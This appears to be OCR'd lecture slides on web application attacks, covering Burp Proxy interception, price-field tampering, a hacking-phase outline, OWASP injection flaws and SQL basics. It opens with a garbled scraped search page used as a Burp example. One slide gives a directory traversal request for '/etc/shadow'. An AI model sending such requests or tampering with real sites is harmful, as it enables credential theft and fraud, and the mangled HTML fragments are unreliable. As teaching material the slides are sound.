Synonyms for **simple** at Thesaurus.com with free online thesaurus, antonyms, and definitions. Dictionary and Word of the Day.

Simple - Merriam-Webster Online
www.merriam-webster.com/dictionary/**simple** Merriam-Webster
not hard to understand or do. : having few parts : not complex or fancy. : not special or unusual. Indulge your inner kid: strange words for body functions ».

Simple (@simple) | Twitter
https://twitter.com/**simple**
The latest Tweets from **Simple** (@**simple**). The way banking should be. Portland, OR.

Simple | Define Simple at Dictionary.com
dictionary.reference.com/browse/**simple** Dictionary.com
easy to understand, deal with, use, etc.: a **simple** matter; **simple** tools. 2. not elaborate or artificial; plain: a **simple** style. 3. not ornate or luxurious; unadorned:.

Simple - Better Banking on the App Store on iTunes - Apple
https://itunes.apple.com/us/app/**simple**-better-banking/id479317486?...
★★★★½ Rating: 4.5 - 856 votes - Free - iOS

Simple

SIMPLE

Banking company

Simple is an American direct bank headquartered in Portland, Oregon offering a suite of all-electronic consumer banking services. To provide FDIC-insured checking accounts, Simple partners with The Bancorp. Wikipedia

CEO: Joshua Reich

Founded: 2009

Recent posts on Google+

Simple Follow
3,148 followers • Shared publicly

This is what happens when you hire really awesome people and take away the ... Jan 12, 2015

Jeremy Rasnic originally shared this post: When Customer Service Counts I spend a lot of time talking with ...

Feedback

Burp Proxy Replace Example – After


is reinventing online banking with modern web and mobile experiences, no surprise fees, and great customer service. Simplify your finances. .com/faq" onmousedown="return rwt(this,'','','','1','AFQjCNGGLgobLJepOvaHtXg-JMXutSJwGA','','0CCcQ0gIoADAA','','',event)">FAQ - .com/goals" onmousedown="return rwt (this,'','','','1','AFQjCNHvRob2XHsdjTFTJtZY59AM4We7yQ','','0CCgQ0gIoATAA','','',event)">Budget and Save - .com/banking" onmousedown="return rwt(this,'','','','1','AFQjCNFs-udTOXl9sYhukoevdSb7b0E9vA','','0CCkQ0gIoAjAA','','',event)">Smarter Banking - .com/careers" onmousedown="return rwt (this,'','','','1','AFQjCNGkt3DeD98empb8emg_cVEcklr_6w','','0CCoQ0gIoAzAA','','',event)">Careers

" onmousedown="return rwt(this,'','','','2','AFQjCNH5j-GuwDR…


www.thesaurus.com/browse/


Synonyms for at Thesaurus.com with free online thesaurus, antonyms, and definitions. Dictionary and Word of the Day.


is an American direct bank headquartered in Portland, Oregon offering a suite of all-electronic consumer banking services. To


provide FDIC-insured checking accounts, partners with The Bancorp. _(bank)" onmousedown="return rwt (this,'','','','16','AFQjCNHD8E3EOdJ3KJOs4-3-LzuiZwDnkQ','','0CIwBEJoTKAAwDw','','',event)">Wikipedia


+ceo&stick=H4sIAAAAAAAAAGOovnz8BQMDgyEHnxCXfq6-QUZGSXIOoZZidrKVfn5RemJeZIViSWZ-HgrHKjk1P-GT4O3yHy0Oul-_Zqm-n9J3VaWnHgA573QYTgAAAA&sa=X&ei=HHbKVN-bCOSAsQScpYDABA&ved=0CJABEOgTKAAwEQ">CEO: Joshua Reich

+founded&stick=H4sIAAAAAAAAAGOovnz8BQMDgykHnxCXfq6-QUZGSXIOoZZqdrKVfn5RemJeZIViSWZ-HgrHKi2_NC8INSXgi0vLjqncr8WN3wuZn6nb8EaXQxkAgox4q1IAAAA bCOSAsQScpYDABA&ved=0CJQBEOgTKAAwEg">Founded: 2009

" onmousedown="return rwt


Burp Proxy Intercept in Action

- Intercepting request traffic – display raw




Burp Proxy Intercept in Action

- Intercepting request traffic – display parameters




Burp Proxy Intercept in Action

- Intercepting request traffic – display headers




Burp Proxy Intercept in Action

- Intercepting request traffic – display hex



Burp Proxy History

- Displays original and "auto-modified" requests



What Else Can Be Modified?!?

- Anything flowing between browser and server!
- Account numbers
- Balances
  - Some shopping carts pass price info to browser
    - Often in hidden form elements
    - Some web apps trust whatever comes back!!
    - What if the user changed the price sent back to the server?
      - Web apps should perform some form of integrity check
- An actual court case…
  - Man modified price of item and sent response to server
  - Server did not check integrity of price
  - Man bought item for a deep discount
  - Company sued man
  - Man won claiming he simply counter-offered the company's price and the company accepted his counter

What Else Can Be Modified?!?

- Anything flowing between browser and server!
- Try **`GET /../../../../../etc/shadow HTTP/1.1`**
  - Directory traversal attack

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and OS Attacks
    - Buffer Overflows
    - Password Attacks
    - Web App Attacks
      - Session Tracking
      - Injection Flaws
        - » SQL Injection
        - » Command Injection
      - Client-side Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Injections Flaws (According to OWASP)


- Injection occurs when user-supplied (un-sanitized) data is relayed to an interpreter as part of a query
- Allows attackers to relay malicious code (typically through a web app) to another system
- Attacks can include
  - calls to backend databases via SQL [SQL injection]
  - calls to the operating system [Command injection]
- Attacker's malicious data tricks the interpreter into executing unintended commands
- Any web app that relies on the use of an interpreter has the potential to fall victim to this type of flaw

Web-based Interactions (Normal)

- Most web apps run on a web server with a back-end database

1. Web app sends form to user
2. User submits form to web app
3. Web app builds query string to respond to user's request/query
   - Web app sends it to another server (e.g., DB) which executes query and sends data back to web app [SQL injection]

     or
   - Web app processes the query [Command injection]
4. Web app returns data to user



What is SQL?

- SQL stands for Structured Query Language

- Allows us to submit standardized queries to a database… perhaps through a web app

- SQL can:
  - **SELECT** – query database & return results based on criteria
  - **UPDATE** - update data
  - **INSERT INTO** - insert new data
  - **DELETE** - delete data
  - **DROP TABLE** - deletes a table

- Very good training on all things web related including ability to modify example code and see results
  - www.w3schools.com

SQL Database Tables

- Relational databases contain one or more tables identified by a name
